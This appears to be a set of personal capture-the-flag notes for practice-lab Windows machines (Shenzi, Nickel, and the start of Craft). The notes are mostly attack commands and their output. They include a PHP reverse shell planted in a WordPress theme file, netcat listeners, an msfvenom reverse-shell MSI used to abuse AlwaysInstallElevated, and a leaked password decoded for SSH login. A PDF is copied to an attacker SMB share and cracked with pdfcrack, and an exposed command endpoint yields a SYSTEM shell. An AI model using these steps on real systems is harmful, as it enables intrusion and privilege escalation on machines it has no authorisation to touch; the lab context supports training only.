


got access !!

Let's get the Reverse shell !!

Now navigate to Appearences > Themes > twenty twenty > 404.php

Edit the 404.php to the php reverse shell !!



Now open this https://192.168.225.55/shenzi/wp-content/themes/twentytwenty/404.php !!

and get the shell !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Shenzi]
└─# rlwrap -cAr nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.55] 49800
SOCKET: Shell has connected! PID: 3988
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\shenzi\wp-content\themes\twentytwenty>whoami
shenzi\shenzi

C:\xampp\htdocs\shenzi\wp-content\themes\twentytwenty>hostname
shenzi
```

got the **local.txt**

```
C:\Users\shenzi\Desktop>type local.txt
a8ae8fee0896735f1a30e418068bb9fb

C:\Users\shenzi\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.225.55
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

PrivEsc:

```
[*] Checking AlwaysInstallElevated
[+] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

You can see the AlwaysInstallElevated is set to 1 !!!

Upload any malicious .**msi** file and run that and get the system level access !!

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.205 LPORT=443 -f msi -o reverse.msi

Target system:

PS C:\Users\shenzi\temp> **msiexec /quiet /qn /i C:\Users\shenzi\temp\reverse.msi**

```
PS C:\Users\shenzi\temp> msiexec /quiet /qn /i C:\Users\shenzi\temp\reverse.msi
PS C:\Users\shenzi\temp>
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Shenzi]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.225.55] 50239
Microsoft Windows [Version 10.0.19042.1526]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system
```

got the proof.txt

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
de1d6f145a5d9fe07010aaadefadfbb9

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.225.55
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.225.254
```

Nickel

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
22/tcp open ssh OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
| 3072 86:84:fd:d5:43:27:05:cf:a7:f2:e9:e2:75:70:d5:f3 (RSA)
| 256 9c:93:cf:48:a9:4e:70:f4:60:de:e1:a9:c2:c0:b6:ff (ECDSA)
|_ 256 00:4e:d7:3b:0f:9f:e3:74:4d:04:99:0b:b1:8b:de:a5 (ED25519)
80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Site doesn't have a title.
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-06-24T10:47:14+00:00; 0s from scanner time.
| rdp-ntlm-info:
| Target_Name: NICKEL
| NetBIOS_Domain_Name: NICKEL
| NetBIOS_Computer_Name: NICKEL
| DNS_Domain_Name: nickel
| DNS_Computer_Name: nickel
| Product_Version: 10.0.18362
|_ System_Time: 2024-06-24T10:46:09+00:00
| ssl-cert: Subject: commonName=nickel
| Not valid before: 2024-03-22T08:59:47
|_Not valid after: 2024-09-21T08:59:47
5040/tcp open unknown
7680/tcp open pando-pub?
8089/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
33333/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

==========

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ There are multiple webapps !!


port : 80

http://192.168.200.99/



port : 33333

http://192.168.200.99:33333/



you can see nothing !!

port : 8089


http://192.168.200.99:8089/

Click on List Running Process !!!

it is redirecting to :→ http://169.254.44.128:33333/list-running-procs?


Let's replace the **169.254.44.128** to **192.168.200.99**

$ **curl** http://192.168.200.99:33333/list-running-procs **--proxy 127.0.0.1:8080**



You can see we need to chnage the method !!

GET to POST




You can see we got some data leak !!

we also found one user credentials in encrypted form !!

ariah : Tm93aXNlU2xvb3BUaGVvcnkxMzkK [base64 we need to decode]

$ **echo "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" | base64 -d**



we got the password !!

Now let's try to authenticate via SSH !!

ssh ariah@192.168.200.99

```
ariah@NICKEL C:\Users\ariah>whoami
nickel\ariah

ariah@NICKEL C:\Users\ariah>hostname
nickel

ariah@NICKEL C:\Users\ariah>type \Desktop\local.txt
The system cannot find the path specified.

ariah@NICKEL C:\Users\ariah>cd Desktop

ariah@NICKEL C:\Users\ariah\Desktop>type local.txt
bd6a3d3c9295d5965050898de6d2a8a8

ariah@NICKEL C:\Users\ariah\Desktop>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.200.99
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.200.254
```

we got access and we also got the local.txt !!

PrivEsc:

Tried to Run the winpeas but no luck !!

some manual process !!

Started with searching for extenstions !!

ariah@NICKEL C:\Users>**dir /s/b *.pdf**


there is one intresting PDF file !!

ariah@NICKEL C:\ftp>**net use m: \\192.168.45.225\test /user:kali kali**


ariah@NICKEL C:\ftp>**copy Infrastructure.pdf m:**

another method !!

we can also authenticate to ftp via smae credentials and get the pdf !!



but this PDF is password protected !!




we can make use of the pdf2john and crack the hash using john tool

we can also use pdfcrack extensively for pdf password cracking !!

pdfcrack Infrastructure.pdf /usr/share/wordlists/rockyou.txt

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Nickel]
└─# pdfcrack Infrastructure.pdf /usr/share/wordlists/rockyou.txt
PDF version 1.7
Security Handler: Standard
V: 2
R: 3
P: -1060
Length: 128
Encrypted Metadata: True
FileID: 14350d814f7c974db9234e3e719e360b
U: 6aa1a24681b93038947f76796470dbb100000000000000000000000000000000
O: d9363dc61ac080ac4b9dad4f036888567a2d468a6703faf6216af1eb307921b0
Average Speed: 68902.8 w/s. Current Word: 'preaw2529'
Average Speed: 69284.8 w/s. Current Word: 'whitewolfmoon'
Average Speed: 68242.8 w/s. Current Word: 'rudeboide'
Average Speed: 63993.5 w/s. Current Word: 'mondiudo'
Average Speed: 69857.6 w/s. Current Word: 'justforlarry'
Average Speed: 68724.4 w/s. Current Word: 'farm93'
Average Speed: 68813.5 w/s. Current Word: 'bnd1985'
found user-password: 'ariah4168'
```

We got the password !!



there is a command execution endpoint on port 80 !! lol !!

http://192.168.200.99/?whoami

dev-api started at 2024-03-

nt authority\system

we are nt authority\system lol !!

let's get the revser shell using powershell base64 payload !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Nickel]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.200.99] 49799

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
nickel
PS C:\Windows\system32> cd C:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop> type proof.txt
0921b5be433794c9efff40088e035b82
PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.200.99
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.200.254
PS C:\Users\Administrator\Desktop>
```

we got the proof.txt also !!

Craft

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7

==========

Web Service Enumeration:

[+ Nikto]

